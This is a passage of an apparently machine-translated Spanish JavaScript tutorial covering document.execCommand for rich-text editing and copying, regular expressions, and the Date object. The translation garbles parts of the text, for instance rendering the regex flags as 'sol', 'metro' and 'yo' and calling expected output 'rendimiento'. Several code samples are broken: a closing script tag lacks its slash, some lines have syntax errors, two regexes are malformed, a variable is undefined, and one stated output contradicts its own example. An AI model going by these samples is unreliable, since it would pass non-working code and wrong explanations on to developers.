Ejemplo utilizando el **comando** "bold" y "formatBlock" (donde se espera un **valor**):

```
document.execCommand("bold", false, ""); // Make selected text bold  
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Ejemplo de inicio rápido:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

[demo jsFiddle](#)

[Ejemplo de editor de texto enriquecido básico \(navegadores modernos\)](#)

Pensamientos finales

Incluso estando presente durante mucho tiempo (IE6), las implementaciones y los comportamientos de `execCommand` varían de un navegador a otro, por lo que "construir un editor WYSIWYG con todas las funciones y compatible con todos los navegadores" es una tarea difícil para cualquier desarrollador de JavaScript con experiencia.

Incluso si aún no está completamente estandarizado, puede esperar resultados bastante decentes en los navegadores más nuevos, como **Chrome**, **Firefox**, **Edge**. Si necesita una mejor compatibilidad con otros navegadores y más funciones como la edición de tablas HTML, etc., una regla de oro es buscar un editor de **texto enriquecido ya existente** y sólido.

Copiar al portapapeles desde el área de texto usando execCommand ("copiar")

Ejemplo:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title></title>
</head>
<body>
  <textarea id="content"></textarea>
  <input type="button" id="copyID" value="Copy" />
  <script type="text/javascript">
    var button = document.getElementById("copyID"),
      textArea = document.getElementById("content");
    button.addEventListener("click", function() {
      textArea.select();
      document.execCommand("copy");
    });
  </script>
</body>
</html>
```

```
input = document.getElementById("content");

button.addEventListener("click", function(event) {
  event.preventDefault();
  input.select();
  document.execCommand("copy");
});

</script>
</body>
</html>
```

document.execCommand("copy") copia la selección actual al portapapeles

Capítulo 44: Expresiones regulares

Sintaxis

- dejar regex = / patrón / [banderas]
- let regex = new RegExp (' patrón ', [marcas])
- deja ismatch = regex.test (' texto ')
- dejar resultados = regex.exec (' texto ')

Parámetros

Banderas	Detalles
sol	g lobal. Todos los partidos (no volver en el primer partido).
metro	m ulti-line. Hace que ^ y \$ coincidan con el inicio / final de cada línea (no solo el inicio / final de la cadena).
yo	i nsensitive Coincidencia no sensible a mayúsculas (ignora el caso de [a-zA-Z]).
tu	u nicode: las cadenas de patrón se tratan como UTF-16 . También hace que las secuencias de escape coincidan con los caracteres Unicode.
y	pegue y : coincide solo con el índice indicado por la propiedad lastIndex de esta expresión regular en la cadena de destino (y no intenta coincidir con ningún índice posterior).

Observaciones

El objeto RegExp es tan útil como su conocimiento de las expresiones regulares es fuerte. Consulte [aquí](#) para obtener una introducción, o consulte [MDN](#) para obtener una explicación más detallada.

Examples

Creando un objeto RegExp

Creación estándar

Se recomienda utilizar este formulario solo cuando se crean expresiones regulares a partir de variables dinámicas.

Se usa cuando la expresión puede cambiar o la expresión es generada por el usuario.

```
var re = new RegExp(".*");
```

Con banderas:

```
var re = new RegExp(".*", "gmi");
```

Con una barra invertida: (esto debe ser evitado porque la expresión regular está especificada con una cadena)

```
var re = new RegExp("\w*");
```

Inicialización estática

Utilícelo cuando sepa que la expresión regular no cambiará y sabrá cuál es la expresión antes del tiempo de ejecución.

```
var re = /.*/;
```

Con banderas:

```
var re = /.*/gmi;
```

Con una barra invertida: (esto no debe escaparse porque la expresión regular se especifica en un literal)

```
var re = /\w*/;
```

Banderas RegExp

Hay varios indicadores que puede especificar para alterar el comportamiento de RegEx. Los indicadores pueden agregarse al final de un literal de expresión regular, como especificar `gi` en `/test/gi`, o pueden especificarse como el segundo argumento para el constructor `RegExp`, como en el `new RegExp('test', 'gi')`.

g - Global. Encuentra todas las coincidencias en lugar de detenerse después de la primera.

i - Ignorar el caso. `/[az]/i` es equivalente a `/[a-zA-Z]/`.

m - Multilínea. `^` y `$` coinciden con el principio y el final de cada línea, respectivamente, tratando a `\n \r` como delimitadores en lugar de simplemente al principio y al final de toda la cadena.

6

u - Unicode. Si este indicador no es compatible, debe hacer coincidir caracteres Unicode específicos con `\uXXXX` donde `XXXX` es el valor del carácter en hexadecimal.

y - Encuentra todas las coincidencias consecutivas / adyacentes.

Coincidencia con .exec ()

Coincidencia con .exec()

RegExp.prototype.exec(string) devuelve una matriz de capturas, o null si no hubo coincidencia.

```
var re = /([0-9]+)[a-z]+/;  
var match = re.exec("foo123bar");
```

match.index es 3, la ubicación (basada en cero) de la coincidencia.

match[0] es la cadena de coincidencia completa.

match[1] es el texto correspondiente al primer grupo capturado. match[n] sería el valor del *n*º grupo capturado.

Bucle a través de coincidencias utilizando .exec()

```
var re = /a/g;  
var result;  
while ((result = re.exec('barbatbaz')) !== null) {  
    console.log("found '" + result[0] + "'", next exec starts at index '" + re.lastIndex +  
    "");}  
}
```

Rendimiento esperado

```
encontrado 'a', el próximo exec comienza en el índice '2'  
encontrado 'a', el próximo exec comienza en el índice '5'  
encontrado 'a', el próximo exec comienza en el índice '8'
```

Compruebe si la cadena contiene patrón usando .test()

```
var re = /[a-z]+/;  
if (re.test("foo")) {  
    console.log("Match exists.");  
}
```

El método de test realiza una búsqueda para ver si una expresión regular coincide con una cadena. La expresión regular [az]+ buscará una o más letras minúsculas. Dado que el patrón coincide con la cadena, "la coincidencia existe" se registrará en la consola.

Usando RegExp con cadenas

El objeto String tiene los siguientes métodos que aceptan expresiones regulares como argumentos.

- "string".match(...)
- "string".replace(...)

- "string".split(...)
- "string".search(...)

Coincidir con RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Rendimiento esperado

Array ["in"]
Array ["rin", "r"]

Reemplazar con RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Rendimiento esperado

strfoog

Dividir con RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

Rendimiento esperado

Array ["str", "gstr", "g"]

Buscar con RegExp

.search() devuelve el índice en el que se encuentra una coincidencia o -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Rendimiento esperado

3
-1

Reemplazo de cadena coincidente con una función de devolución de llamada

String#replace puede tener una función como segundo argumento, por lo que puede proporcionar un reemplazo basado en alguna lógica.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

Biblioteca de plantillas de una línea

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);
// "My name is Doe, John Doe"
```

Grupos RegExp

JavaScript es compatible con varios tipos de grupos en sus expresiones regulares, *grupos de captura*, *grupos que no son de captura* y *perspectivas*. Actualmente, no hay soporte de búsqueda.

Capturar

A veces, la coincidencia deseada se basa en su contexto. Esto significa que un simple *RegExp* sobre-buscará la parte de la *cadena* que es de interés, por lo que la solución es escribir un grupo de captura (*pattern*). Los datos capturados pueden ser referenciados como ...

- Reemplazo de cadena "\$n" donde n es el n ° grupo de captura (comenzando desde 1)
- El n ° argumento en una función de devolución de llamada
- Si el *RegExp* no está marcado como g , el elemento n + 1 en una matriz str.match devuelta
- Si el *RegExp* está marcado como g , str.match descarta capturas, use re.exec en re.exec lugar

Supongamos que hay una *cadena* en la que todos los signos + deben reemplazarse con un espacio, pero solo si siguen un carácter de letra. Esto significa que una coincidencia simple incluiría ese carácter de letra y también se eliminaría. Capturarla es la solución, ya que significa que la letra coincidente se puede conservar.

```
let str = "aa+b+cc+1+2",
  re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

No captura

Usando el formulario `(?:pattern)`, estos funcionan de manera similar para capturar grupos, excepto que no almacenan el contenido del grupo después de la coincidencia.

Pueden ser particularmente útiles si se capturan otros datos de los que no desea mover los índices, pero necesita hacer una comparación de patrones avanzada, como un OR

```
let str = "aa+b+cc+1+2",
  re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Mirar hacia el futuro

Si la coincidencia deseada se basa en algo que la sigue, en lugar de combinarla y capturarla, es posible usar un antícpo para probarla pero no incluirla en la partida. Un look-ahead positivo tiene la forma `(?=pattern)`, un look-ahead negativo (donde la expresión de coincidencia solo ocurre si el patrón de look-ahead no coincide) tiene la forma `(?!pattern)`

```
let str = "aa+b+cc+1+2",
  re = /\+\(?=[a-z]\)/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Usando Regex.exec () con paréntesis regex para extraer coincidencias de una cadena

A veces no quieras simplemente reemplazar o eliminar la cadena. A veces quieras extraer y procesar coincidencias. Aquí un ejemplo de cómo manipulas los partidos.

¿Qué es un partido? Cuando se encuentra una subcadena compatible para toda la expresión regular en la cadena, el comando exec produce una coincidencia. Una coincidencia es una matriz compuesta por, en primer lugar, toda la subcadena que coincide y todo el paréntesis en la coincidencia.

Imagina una cadena html:

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
  http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

Desea extraer y obtener todos los enlaces dentro de `a` etiqueta. Al principio, aquí la expresión regular usted escribe:

```
var re = /<a[^>]*href="https?:\/\/.*[^>]*>[^<]*</a>/g;
```

Pero ahora, imagina que quieres el `href` y el `anchor` de cada enlace. Y lo quieren juntos. Simplemente puedes agregar un nuevo regex para cada coincidencia. O puedes usar paréntesis:

```
var re = /<a[^>]*href="(https?:\/\/.*")[^>]*>([<^]*)</a>/g;
var str = '<html>\n      <head></head>\n      <body>\n          <h1>Example</h1>\n          <p>Look at\nthis great link : <a href="https://stackoverflow.com">Stackoverflow</a>\nhttp://anotherlinkoutsideatag</p>\n          Copyright <a\nhref="https://stackoverflow.com">Stackoverflow</a>\n      </body>\';\n';
var m;
var links = [];
```

```
while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
        match : m[0], // the entire match
        href : m[1], // the first parenthesis => (https?:\/\/.*)
        anchor : m[2], // the second one => ([<^]*)
    });
}
```

Al final del bucle, tienes una matriz de enlaces con `anchor` y `href` y puedes usarlo para escribir markdown, por ejemplo:

```
links.forEach(function(link) {
    console.log(['%s'](%s), link.anchor, link.href);
});
```

Para llegar más lejos :

- Paréntesis anidado

Capítulo 45: Fecha

Sintaxis

- nueva fecha ();
- nueva fecha (valor);
- nueva fecha (dateAsString);
- nueva Fecha (año, mes [, día [, hora [, minuto [, segundo [, milisegundos]]]]]);

Parámetros

Parámetro	Detalles
value	El número de milisegundos desde el 1 de enero de 1970 00: 00: 00.000 UTC (época de Unix)
dateAsString	Una fecha formateada como una cadena (ver ejemplos para más información)
year	El valor anual de la fecha. Tenga en cuenta que también se debe proporcionar el month , o el valor se interpretará como una cantidad de milisegundos. También tenga en cuenta que los valores entre 0 y 99 tienen un significado especial. Vea los ejemplos.
month	El mes, en el rango 0-11 . Tenga en cuenta que el uso de valores fuera del rango especificado para este y los siguientes parámetros no generará un error, sino que hará que la fecha resultante se "transfiera" al siguiente valor. Vea los ejemplos.
day	Opcional: La fecha, en el rango 1-31 .
hour	Opcional: La hora, en el rango 0-23 .
minute	Opcional: El minuto, en el rango 0-59 .
second	Opcional: El segundo, en el rango 0-59 .
millisecond	Opcional: El milisegundo, en el rango 0-999 .

Examples

Obtén la hora y fecha actual

Use `new Date()` para generar un nuevo objeto `Date` que contenga la fecha y la hora actuales.

Tenga en cuenta que la `Date()` llamada sin argumentos es equivalente a la `new Date(Date.now())` .

Una vez que tenga un objeto de fecha, puede aplicar cualquiera de los varios métodos disponibles para extraer sus propiedades (por ejemplo, `getFullYear()` para obtener el año de 4 dígitos).

A continuación se presentan algunos métodos comunes de fecha.

Obtener el año en curso

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

Obtén el mes actual

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

Tenga en cuenta que 0 = enero. Esto se debe a que los meses van de 0 a 11, por lo que a menudo es conveniente agregar +1 al índice.

Obtener el dia actual

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

Obtener la hora actual

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

Obtén los minutos actuales

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

Obtén los segundos actuales

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

Obtén los milisegundos actuales

Para obtener los milisegundos (que van de 0 a 999) de una instancia de un objeto `Date` , use su método `getMilliseconds` .

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
// Output: milliseconds right now
```

Convierte la hora y fecha actuales en una cadena legible por humanos

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

El método estático `Date.now()` devuelve el número de milisegundos que han transcurrido desde el 1 de enero de 1970 a las 00:00:00 UTC. Para obtener la cantidad de milisegundos que han transcurrido desde ese momento utilizando una instancia de un objeto `Date` , use su método `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Crear un nuevo objeto de fecha

Para crear un nuevo objeto `Date` use el constructor `Date()` :

- **sin argumentos**

`Date()` crea una instancia de `Date` contiene la hora actual (hasta milisegundos) y la fecha.

- **con un argumento entero**

`Date(m)` crea una instancia de `Date` contiene la hora y la fecha correspondientes a la hora de la época (1 de enero de 1970 UTC) más `m` milisegundos. Ejemplo: `new Date(749019369738)` da la fecha *Sun, 26 Sep 1993 04:56:09 GMT* .

- **con un argumento de cadena**

`Date(dateString)` devuelve el objeto `Date` que resulta después de analizar `dateString` con `Date.parse`.

- **con dos o más argumentos enteros**

`Date(i1, i2, i3, i4, i5, i6)` lee los argumentos como año, mes, día, horas, minutos, segundos, milisegundos y crea una instancia del objeto `Date` correspondiente. Tenga en cuenta que el mes tiene un índice de 0 en JavaScript, por lo que 0 significa enero y 11 significa diciembre. Ejemplo: `new Date(2017, 5, 1)` da *el 1 de junio de 2017*.

Fechas de exploración

Tenga en cuenta que estos ejemplos se generaron en un navegador en la zona horaria central de los EE. UU.. Durante el horario de verano, como lo demuestra el código. Cuando la comparación con UTC fue instructiva, se `Date.prototype.toISOString()` para mostrar la fecha y la hora en UTC (la Z en la cadena con formato indica UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
```

```

// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assume UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC 1123 in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)'
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01 12 00:00:00 GMT-0600 (Central Standard Time)'
// true

```

Convertir a JSON

```

var date1 = new Date();
date1.toJSON();

```

Devoluciones: "2016-04-14T23:49:08.596Z"

Creando una fecha desde UTC

De forma predeterminada, un objeto `Date` se crea como hora local. Esto no siempre es deseable, por ejemplo, cuando se comunica una fecha entre un servidor y un cliente que no residen en la misma zona horaria. En este escenario, uno no quiere preocuparse por las zonas horarias hasta que la fecha deba mostrarse en la hora local, si es que se requiere.

El problema

En este problema, queremos comunicar una fecha específica (día, mes, año) con alguien en una

zona horaria diferente. La primera implementación usa ingenuamente los tiempos locales, lo que resulta en resultados incorrectos. La segunda implementación usa fechas UTC para evitar las zonas horarias donde no son necesarias.

Enfoque ingenuo con resultados equivocados

```
function formatDate(dayOfWeek, day, month, year) {  
    var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];  
    var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];  
    return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;  
}  
  
//Foo lives in a country with timezone GMT + 1  
var birthday = new Date(2000,0,1);  
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),  
    birthday.getMonth(), birthday.getFullYear()));  
  
sendToBar(birthday.getTime());
```

Salida de muestra: Foo was born on: Sat Jan 1 2000

```
//Meanwhile somewhere else...  
  
//Bar lives in a country with timezone GMT - 1  
var birthday = new Date(receiveFromFoo());  
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),  
    birthday.getMonth(), birthday.getFullYear()));
```

Salida de muestra: Foo was born on: Fri Dec 31 1999

Y así, Bar siempre creería que Foo nació el último día de 1999.

Enfoque correcto

```
function formatDate(dayOfWeek, day, month, year) {  
    var daysOfWeek = ["Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat"];  
    var months = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];  
    return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;  
}  
  
//Foo lives in a country with timezone GMT + 1  
var birthday = new Date(Date.UTC(2000,0,1));  
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),  
    birthday.getUTCMonth(), birthday.getUTCFullYear()));  
  
sendToBar(birthday.getTime());
```

Salida de muestra: Foo was born on: Sat Jan 1 2000

```
//Meanwhile somewhere else...  
  
//Bar lives in a country with timezone GMT - 1  
var birthday = new Date(receiveFromFoo());  
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
```

```
birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

Salida de muestra: Foo was born on: Sat Jan 1 2000

Creando una fecha desde UTC

Si uno quiere crear un objeto `Date` basado en UTC o GMT, se puede usar el método `Date.UTC(...)`. Utiliza los mismos argumentos que el constructor de `Date` más largo. Este método devolverá un número que representa el tiempo transcurrido desde el 1 de enero de 1970, 00:00:00 UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

Salida de muestra: 949320000000

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

Salida de muestra: Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))

Como era de esperar, la diferencia entre la hora UTC y la hora local es, de hecho, el desplazamiento de zona horaria convertido en milisegundos.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

Salida de muestra: true

Cambiar un objeto de fecha

Todos los modificadores de objetos de `Date`, como `setDate(...)` y `setFullYear(...)` tienen un equivalente que toma un argumento en la hora UTC en lugar de en la hora local.

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

Salida de muestra: Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))

Los otros modificadores específicos de UTC son `.setUTCMonth()` , `.setUTCDate()` (para el día del mes), `.setUTCMinutes()` , `.setUTCSeconds()` y `.setUTCMilliseconds()` .

Evitar la ambigüedad con `getTime()` y `setTime()`

Cuando se requieren los métodos anteriores para diferenciar la ambigüedad en las fechas,

generalmente es más fácil comunicar una fecha como el tiempo transcurrido desde el 1 de enero de 1970, a las 00:00:00 UTC. Este número único representa un solo punto en el tiempo y se puede convertir a la hora local siempre que sea necesario.

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

Salida de muestra: true

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Salida de muestra:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

Convertir a un formato de cadena

Convertir a cadena

```
var date1 = new Date();
date1.toString();
```

Devoluciones: "Viernes 15 de abril de 2016 07:48:48 GMT-0400 (Hora de verano del Este)"

Convertir a cadena de tiempo

```
var date1 = new Date();
date1.toTimeString();
```

Devuelve: "07:48:48 GMT-0400 (Hora de verano del Este)"

Convertir en cadena de fecha

```
var date1 = new Date();
date1.toDateString();
```

Devoluciones: "Apr 14 2016"

Convertir a cadena UTC

```
var date1 = new Date();
date1.toUTCString();
```

Devoluciones: "Vie, 15 de abril de 2016 11:48:48 GMT"

Convertir a ISO String

```
var date1 = new Date();
date1.toISOString();
```

Devoluciones: "2016-04-14T23: 49: 08.596Z"

Convertir a cadena GMT

```
var date1 = new Date();
date1.toGMTString();
```

Devoluciones: "Jue, 14 de abril 2016 23:49:08 GMT"

Esta función se ha marcado como obsoleta, por lo que es posible que algunos navegadores no la admitan en el futuro. Se sugiere utilizar toUTCString () en su lugar.

Convertir a la cadena de fecha de configuración regional

```
var date1 = new Date();
date1.toLocaleDateString();
```

Devoluciones: "14/04/2016"

Esta función devuelve una cadena de fecha sensible al entorno local basada en la ubicación del usuario de forma predeterminada.

```
date1.toLocaleDateString([locales [, options]])
```

se puede utilizar para proporcionar configuraciones regionales específicas, pero la implementación del navegador es específica. Por ejemplo,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

intentaría imprimir la cadena en la configuración regional china utilizando el inglés de Estados Unidos como alternativa. El parámetro de opciones se puede utilizar para proporcionar un formato específico. Por ejemplo:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

resultaría en

"Jueves 14 de abril de 2016".

Vea [el MDN](#) para más detalles.

Incrementar un objeto de fecha

Para incrementar los objetos de fecha en Javascript, generalmente podemos hacer esto:

```
var checkoutDate = new Date();           // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 1 );
console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

Es posible usar `setDate` para cambiar la fecha a un día en el mes siguiente usando un valor mayor que el número de días en el mes actual -

```
var checkoutDate = new Date();           // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

Lo mismo se aplica a otros métodos como `getHours ()`, `getMonth ()`, etc.

Agregando Días de Trabajo

Si desea agregar días laborables (en este caso supongo que de lunes a viernes) puede usar la función `setDate` aunque necesita un poco de lógica adicional para los fines de semana (obviamente esto no tendrá en cuenta los días festivos nacionales) -

```

function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
    calculate weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}

```

Obtenga la cantidad de milisegundos transcurridos desde el 1 de enero de 1970 00:00:00 UTC

El método estático `Date.now` devuelve el número de milisegundos que han transcurrido desde el 1 de enero de 1970 a las 00:00:00 UTC. Para obtener la cantidad de milisegundos que han transcurrido desde ese momento utilizando una instancia de un objeto `Date`, use su método `getTime`.

```

// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());

```

Formato de una fecha de JavaScript

Formato de una fecha de JavaScript en los navegadores modernos

En los navegadores modernos (*), `Date.prototype.toLocaleDateString()` permite definir el formato de una `Date` de una manera conveniente.

Requiere el siguiente formato:

```
dateObj.toLocaleDateString([locales [, options]])
```

El parámetro `locales` debe ser una cadena con una etiqueta de idioma BCP 47, o una matriz de dichas cadenas.

El parámetro de `options` debe ser un objeto con algunas o todas las siguientes propiedades:

- **localeMatcher** : los valores posibles son "lookup" y "best fit" ; el valor predeterminado es "best fit"
- **zona horaria** : el único valor que deben reconocer las implementaciones es "UTC" ; el valor predeterminado es la zona horaria predeterminada del tiempo de ejecución
- **hora12** : los valores posibles son true y false ; el valor predeterminado es dependiente de la configuración regional
- **formatMatcher** : los valores posibles son "basic" y "best fit" ; el valor predeterminado es "best fit"
- **día de la semana** : los valores posibles son "narrow" , "short" y "long"
- **era** : los valores posibles son "narrow" , "short" y "long"
- **año** : los valores posibles son "numeric" y "2-digit"
- **mes** : los valores posibles son "numeric" , "2-digit" , "narrow" , "short" y "long"
- **día** : los valores posibles son "numeric" y "2-digit"
- **hora** : los valores posibles son "numeric" y "2-digit"
- **minuto** : los valores posibles son "numeric" y "2-digit"
- **segundo** : los valores posibles son "numeric" y "2-digit"
- **timeZoneName** : los valores posibles son "short" y "long"

Cómo utilizar

```
var today = new Date().toLocaleDateString('en-GB', {  
    day : 'numeric',  
    month : 'short',  
    year : 'numeric'  
});
```

Salida si se ejecuta el 24 de enero de 2036:

```
'24 Jan 2036'
```

Yendo personalizado

Si `Date.prototype.toLocaleDateString()` no es lo suficientemente flexible como para satisfacer cualquier necesidad que pueda tener, es posible que desee crear un objeto Date personalizado que tenga este aspecto:

```
var DateObject = (function() {  
    var monthNames = [  
        "January", "February", "March",  
        "April", "May", "June", "July",  
        "August", "September", "October",  
        "November", "December"  
    ];
```

```

];
var date = function(str) {
    this.set(str);
};
date.prototype = {
    set : function(str) {
        var dateDef = str ? new Date(str) : new Date();
        this.day = dateDef.getDate();
        this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
        this.month = dateDef.getMonth() + 1;
        this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
        this.monthName = monthNames[this.month - 1];
        this.year = dateDef.getFullYear();
    },
    get : function(properties, separator) {
        var separator = separator ? separator : '-';
        ret = [];
        for(var i in properties) {
            ret.push(this[properties[i]]);
        }
        return ret.join(separator);
    }
};
return date;
}();

```

Si incluyó ese código y ejecutó un `new DateObject()` el 20 de enero de 2019, produciría un objeto con las siguientes propiedades:

```

day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019

```

Para obtener una cadena con formato, podrías hacer algo como esto:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

Eso produciría el siguiente resultado:

```
20-01-2016
```

(*) [Según la MDN](#), "navegadores modernos" significa Chrome 24+, Firefox 29+, IE11, Edge12 +, Opera 15+ y Safari [todas las noches](#).

Capítulo 46: Funciones

Introducción

